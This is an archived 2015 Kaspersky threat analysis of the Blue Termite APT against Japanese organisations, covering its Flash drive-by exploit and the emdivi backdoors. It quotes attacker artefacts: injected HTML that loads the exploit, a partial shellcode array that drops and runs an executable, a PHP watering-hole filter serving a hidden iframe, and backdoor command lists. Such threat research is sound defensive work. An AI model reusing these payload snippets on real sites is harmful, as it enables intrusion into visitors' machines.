New activity of the Blue Termite APT


By Suguru Ishimaru

Published: 2015-08-20 · Archived: 2026-04-05 18:00:17 UTC


Introduction

In October 2014, Kaspersky Lab started to research “Blue Termite”, an Advanced Persistent Threat (APT) targeting Japan. The oldest sample we’ve seen up to now is from November 2013.

This is not the first time the country has been a victim of an APT. However, the attack is different in two respects: unlike other APTs, the main focus of Blue Termite is to attack Japanese organizations; and most of their C2s are located in Japan. One of the top targets is the Japan Pension Service, but the list of targeted industries includes government and government agencies, local governments, public interest groups, universities, banks, financial services, energy, communication, heavy industry, chemical, automotive, electrical, news media, information services sector, health care, real estate, food, semiconductor, robotics, construction, insurance, transportation and so on. Unfortunately, the attack is still active and the number of victims has been increasing.



The following graph shows daily access to some of the known C2s:



You will see a significant increase in the middle of July (marked in orange). The spike resulted from new attack methods that the Blue Termite group employed and that Kaspersky Lab detects. This article introduces the new methods and technical details on how they work.

New method of initial infection

Originally, the main infection vector of the APT was spear-phishing emails. Kaspersky Lab has detected a new method of first infection that uses a drive-by-download with a flash exploit (CVE-2015-5119, the one leaked from The Hacking Team incident).

Several Japanese web sites have been compromised with this method.

Example:


The malicious code inserted into the compromised site points to “faq.html”.

The source code of “faq.html”:


```
        var July="<div style=\"position:fixed; top:50%; left:50%;
width:600; height:400; margin-left:-300; margin-top:-200;\">"+
        "<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\" id=
\"swf\" width=\"0\" height=\"0\">"+
        "<param name=\"movie\" value=\"movie.swf\" />"+
        "<param name=\"allowScriptAccess\" value=\"always\" />"+
        "<embed src=\"movie.swf\" width=\"0\" height=\"0\"
allowScriptAccess=\"always\" type=\"application/x-shockwave-flash\" />"+
        "<\/object>"+
        "<\/div>";
```

The “faq.html” loads “movie.swf” which contains the exploit. In this way, the malware infects a visitor’s machine when it’s accessed.

The “movie.swf” header is “ZWS”, a flash file compressed using the Lempel-Ziv-Markov chain-Algorithm (LZMA):



The file contains a big data section, marked in blue:



The data includes 12 bytes of header. The encoded data begins at 0x5dca (“\x78\x9c\xec\xb7….”) and is compressed using zlib. After decompression, an executable file (with an “MZ header”) is found.


In addition to the above data, the swf file also has a shellcode in ActionScript (AS):

```
package
{
    import flash.utils.ByteArray;
    import __AS3__.vec.Vector;

    class ShellWin32 extends MyClass
    {

        static var tagClass:Class = _SafeStr_1;
        static var data_sz:ByteArray;
        static var _v:Vector.<uint>;
        static var _vAddr:uint;
        static var _mc:MyClass2;
        static var _mcOffs:uint;
        static var _x32:Vector.<uint> = Vector.<uint>([2179763029, 286956, 0x90905300, 2244448400, 0xFFFFFCD0, 0x41414141,
4227106247, 0xFFFF, 0x85C70000, 0xFFFFFBA4, 0, 4226057671, 0xFFFF, 0x85C70000, 0xFFFFFCE8, 0, 4238116295, 0xFFFF, 0x85C70000
, 0xFFFFFC04, 0, 4241786311, 0xFFFF, 0x85C70000, 0xFFFFFCBC, 0, 16008647, 0xC7000000, 4294760581, 0xFF, 0xE885C700, 16777211
, 0xC7000000, 4294707333, 0xFF, 0xF885C700, 16777212, 0xC7000000, 4294765701, 0xFF, 210093824, 16777212, 0xC7000000,
4294766725, 0xFF, 0xC085C700, 16777211, 0xC7000000, 4294754437, 0xFF, 0xA085C700, 16777212, 0xC7000000, 4294741125, 0xFF,
0x9085C700, 16777212, 0xC7000000, 63557, 0x85C70000, 0xFFFFFC94, 0, 17336, 0x85896600, 0xFFFFFBF8, 15033, 0x8D896600,
0xFFFFFBFA, 2305217075, 4294704277, 2472191, 0x89660000, 4294710405, 7584255, 0x89660000, 4294710925, 2472703, 0x89660000,
4294711445, 7583999, 0x89660000, 4294711941, 1724462079, 4229729673, 1555759103, 0x66000000, 4244411785, 1152974847,
0x66000000, 4244538761, 1706688511, 0x66000000, 0xFD008D89, 1991966719, 0x66000000, 4244805001, 1773731839, 0x66000000,
4244931977, 1673134079, 0x66000000, 4245065097, 1706754047, 0x66000000, 4245198217, 1555628031, 0x66000000, 4245325193,
1320812543, 0x66000000, 4245458313, 1639645183, 0x66000000, 4245591433, 1840840703, 0x66000000, 4245718409, 1706688511,
0x66000000, 4245851529, 1689976831, 0x66000000, 4245984649, 1354301439, 0x66000000, 4246111625, 1773797375, 0x66000000,
4246244745, 1891303423, 0x66000000, 4246377865, 1706622975, 0x66000000, 4246504841, 2244476927, 0xFFFFFBD4, 0, 4223960519,
131071, 0x85C70000, 0xFFFFFCA4, 0, 4237854151, 0xFFFF, 0x85C70000, 0xFFFFFBA8, 0, 4242310599, 0xFFFF, 0x45C70000, 252,
```

The function of this shellcode is quite simple: it saves the extracted executable file as “rdws.exe” in the current temp directory, then executes it with WinExec().



The extracted executable file is “emdivi t17”, a new infection vector used by the attackers. We found several kinds of malware that execute as rdws.exe, and emdivi t17 is one of them.

Kaspersky Lab also found some watering hole attacks, including one on a website belonging to a prominent member of the Japanese government. We sent a notification email to the admin and ISP of the affected site but didn’t receive any reply. However, the malicious code was removed after about an hour. The code below filters out any IPs except for the one belonging to the specific Japanese governmental organization.

```
<?php
        $myIp = array(
        "[redacted]"=>"210.138.[redacted]",
        "[redacted]1"=>"210.138.[redacted]",
        "TEST"=>"101.81.[redacted]"
        );

        $ip = $_SERVER['REMOTE_ADDR'];
        $name = array_search($ip,$myIp);

        $uag = $_SERVER['HTTP_USER_AGENT'];

        $isWin = strpos($uag,"Windows NT",0) > 0;

        if($name){
                echo "<iframe src=\"faq.htm\" width=\"0\" height=\"0\"></
iframe>";
        }

?>
```

Interestingly, the script includes IP information with the variable name “TEST”. We suspect this is the attackers’ testing IP, located in Shanghai.

Customized malware according to target

Kaspersky Lab detected the tailored malware, “emdivi t20”. This malware is basically used after the infection by emdivi t17 that serves as a backdoor. Although the versions emdivi t17 and emdivi t20 are from the same emdivi family, the latter is more sophisticated.. For example, let’s look at the backdoor commands they make use of. emdivi t17 has 9 commands; on the other hand, some of emdivi t20 samples have up to 40 commands.

Commands supported by emdivi t17:

command	**md5**
DOABORT	d895d96bc3ae51944b29d53d599a2341
DOWNBG	39cd12d51b236befc5f939a552181d73
GETFILE	74a9d3a81b79eec0aa2f849cbc8a7efb
GOTO	4b8bb3c94a9676b5f34ace4d7102e5b9
LOADDLL	67ca07ecb95c4055d2687815d0c0f8b9
SETCMD	48bb700b80557ee2e5cf06c90ba6698c
SUSPEND	ee93a0b023cef18b34ebfee347881c14
UPLOAD	8dff5f89b87ebf91a1ecc1dbed3a6fbb
VERSION	021321e8c168ba3ae39ce3a2e7b3ec87

Commands supported by emdivi t20:

command	**md5**
abort	5bb94a1c12413a2e5d14deabab29f2aa
cd	6865aeb3a9ed28f9a79ec454b259e5d0
copy	12cba3ee81cf4a793796a51b6327c678
dir	736007832d2167baaae763fd3a3f3cf1
diskls	e120a254f254978fc265354a4e79d1d6
doabort	1f6dcc1149b2eef63f6dd4833d5ef0d3
downbg	1e04875a872812e1f431283244b180d2

downbg2	7f3e982a0d9b4aa5303332aaf414d457
download	fd456406745d816a45cae554c788e754
download2	b5a4000c99977ce512052d4e8bf737f8
execute	ec0cd3cb91fe82b9501f62a528eb07a9
exhide	fc236c4ddd3414cee8bd3cbd937461c0
exit	f24f62eeb789199b9b2e467df3b1876b
exuser	0b5396d6bd0867485ff63067ad9363e7
get	b5eda0a74558a342cf659187f06f746f
getfile	b24ba6d783f2aa471b9472109a5ec0ee
getlnk	71574cf393bf901effa0cbc6c37e4ce2
goto	de94e676c0358eefea4794f03d6bda4f
hash	0800fc577294c34e0b28ad2839435945
head	96e89a298e0a9f469b9ae458d6afae9f
hjlnk	ebb0149209e008e3f87e26659aa9b173
loaddll	0340b5e3f0d0ea71eeef6ab890270fc0
md	793914c9c583d9d86d0f4ed8c521b0c1
mklnk	a3bb50704b87da1858a46455dfb5e470
move	3734a903022249b3010be1897042568e
post	42b90196b487c54069097a68fe98ab6f
postfile	316713cb9f82ff9ade53712ab1cbf92c
postfile2	f15ae485061a10adead43d7f5d5a9889
rd	eeec033a2c4d56d7ba16b69358779091
runas	d88f585460839dd14ad3354bb0d5353b
screen	599eba19aa93a929cb8589f148b8a6c4
setcmd	27dc2525548f8ab10a2532037a9657e0
setlen	846a44d63b02c23bcfee5b4ccaa89d54
suspend	497927fb538c4a1572d3b3a98313cab1


tasklist	6e0ad8e44cff1b5d2901e1c7d166a2a4
type	599dcce2998a6b40b1e38e8c6006cb0a
unzip	0a342b59ecdcede0571340b9ed11633f
upload	76ee3de97a1b8b903319b7c013d8c877
version	2af72f100c356273d46284f6fd1dfc08
zip	adcdbd79a8d84175c229b192aadc02f2

They both store the md5 checksums of backdoor commands.

When analyzing emdivi t20 samples, we found that it is highly targeted in two respects.

Firstly, an emdivi t20 sample contains hardcoded internal proxy information, being encrypted at 0x44e79c:

The decrypted code is “proxy.??????????.co.jp:8080”:



This trick is not new, but it is not widely used. This is because it may reveal its targets, or it is not a generic method and only works in a specific organization. However, similar cases have been observed sometimes in other APTs.


The second aspect is quite interesting. The emdivi family stores important data about itself, including C2, API name, strings for anti-analysis, value of mutexes, as well as the md5 checksum of backdoor commands and the internal proxy information. They are stored in encrypted form, and are decrypted when necessary. Therefore, to analyze an emdivi sample in detail, we need to locate which hex codes are encrypted, and how to decrypt them. In the process of decryption, a unique decryption key is required for each sample.

emdivi t20 has a function to generate a decryption key using Salt1 and Salt2. Salt1 is generated from a magic string (suspected to be a version of emdivi) with certain four digits (suspected to be an ID of the C2).

Example of a magic string:

Part of the emdivi name (“t17” and “t20”) is taken from this hardcoded magic string.

Salt2 is generated with a large amount of data that is hardcoded:



In most cases, the emdivi family generates a decryption key using Salt1 and Salt2.

In early July 2015, however, Kaspersky Lab found a sample that creates a decryption key with Salt1, Salt2, and Salt3. Salt3 is the security identifier (SID) from a compromised PC.

The flow of decryption key generation (with additional Salt3):

```
rep stosb
mov     esi, [esi]      ; salt1 = 't20.22.1.8750.2091.4209.0'
mov     ecx, [ebp+var_10]
push    ebx
mov     eax, esi
call    base64_enc      ; base64(salt1)
xor     esi, esi
push    esi
push    [ebp+var_10]
lea     eax, [ebp+var_20]
push    eax
call    md5sum          ; md5(base64(salt1))
push    [ebp+var_10]    ; void *
mov     [ebp+var_4], esi
call    j_j__free
push    esi
lea     eax, [ebp+var_30]
push    offset salt2    ; "ynya+sL198PGeY504ZgbYQ0TX3R8v0unu0Q0G5i"...
push    eax
call    md5sum          ; md5(salt2)
add     esp, 24h
mov     byte ptr [ebp+var_4], 1
push    dword ptr [eax+4]
lea     ebx, [ebp+var_20]
push    dword ptr [eax]
call    strcat          ; md5(base64(salt1)) + md5(salt2)
lea     esi, [ebp+var_30]
mov     byte ptr [ebp+var_4], 0
call    free
lea     eax, [ebp+var_30]
push    eax
call    _getSID         ; salt3 = 'S-1-5-21-XXXXXXXXXX-YYYYYYYYYY-ZZZZZZZZZ'
pop     ecx
mov     byte ptr [ebp+var_4], 2
push    dword ptr [eax+4]
push    dword ptr [eax]
call    strcat          ; md5(base64(salt1)) + md5(salt2) + salt3
lea     esi, [ebp+var_30]
mov     byte ptr [ebp+var_4], 0
call    free
lea     eax, [ebp+var_30]
push    eax
lea     eax, [ebp+var_20]
call    _md5sum         ; md5(md5(base64(salt1)) + md5(salt2) + salt3)
pop     ecx
```

In other words, the sample works only on its target PCs. Without knowing the victim's SID, the decryption key will not be generated successfully, making it difficult to decrypt important data. This means it's not possible to analyze the malware in detail.

Fortunately, we were able to analyze those samples. We were able to successfully brute-force the decryption keys from several samples without SIDs.

Summary

From early June, when the cyber-attack on the Japan Pension Service started to be reported widely, various Japanese organizations would have started to deploy protection measures. However, the attackers from Blue Termite, who it seems kept a close eye on them, started to employ new attack methods and successfully expanded their operation. While writing this article, another sample of emdivi t20 has been found. It employs AES in addition to SID tricks, making it difficult to decrypt sensitive data. In order to fight back against this cyber-espionage, Kaspersky Lab will continue its research.

Kaspersky products detect emdivi t17, emdivi t20, and the flash exploits using the verdicts below:

- Backdoor.Win32.Emdivi.*
- Backdoor.Win64.Agent.*
- Exploit.SWF.Agent.*

- HEUR:Backdoor.Win32.Generic
- HEUR:Exploit.SWF.Agent.gen
- HEUR:Trojan.Win32.Generic
- Trojan-Downloader.Win32.Agent.*
- Trojan-Dropper.Win32.Agent.*

Kaspersky Lab products already successfully mitigates this APT modules.

Technical Details

Hashes of flash exploit:

- f46019f795bd721262dc69988d7e53bc
- 512d93c711f006891cbc124392c2e8d9

Hashes of emdivi t17:

- b3bc4b5f17fd5f87ec3714c6587f6906
- f8d9af763e64c420ffa6e8930727f779

Hashes of emdivi t20:

- 3b42577bbd602934a728744f242ffe26
- f07216c34689a9104b29bbdcba17325f

C&Cs:

- hxxp://**********kind.com/
- hxxp://j*******a.org/
- hxxp://j*******b.biz/
- hxxp://www.n*******b.com/
- hxxp://www.s********ei.com/

More information about the Blue Termite targeted attacks is available to Kaspersky Security Intelligence Services customers. Contact: intelreports@kaspersky.com

---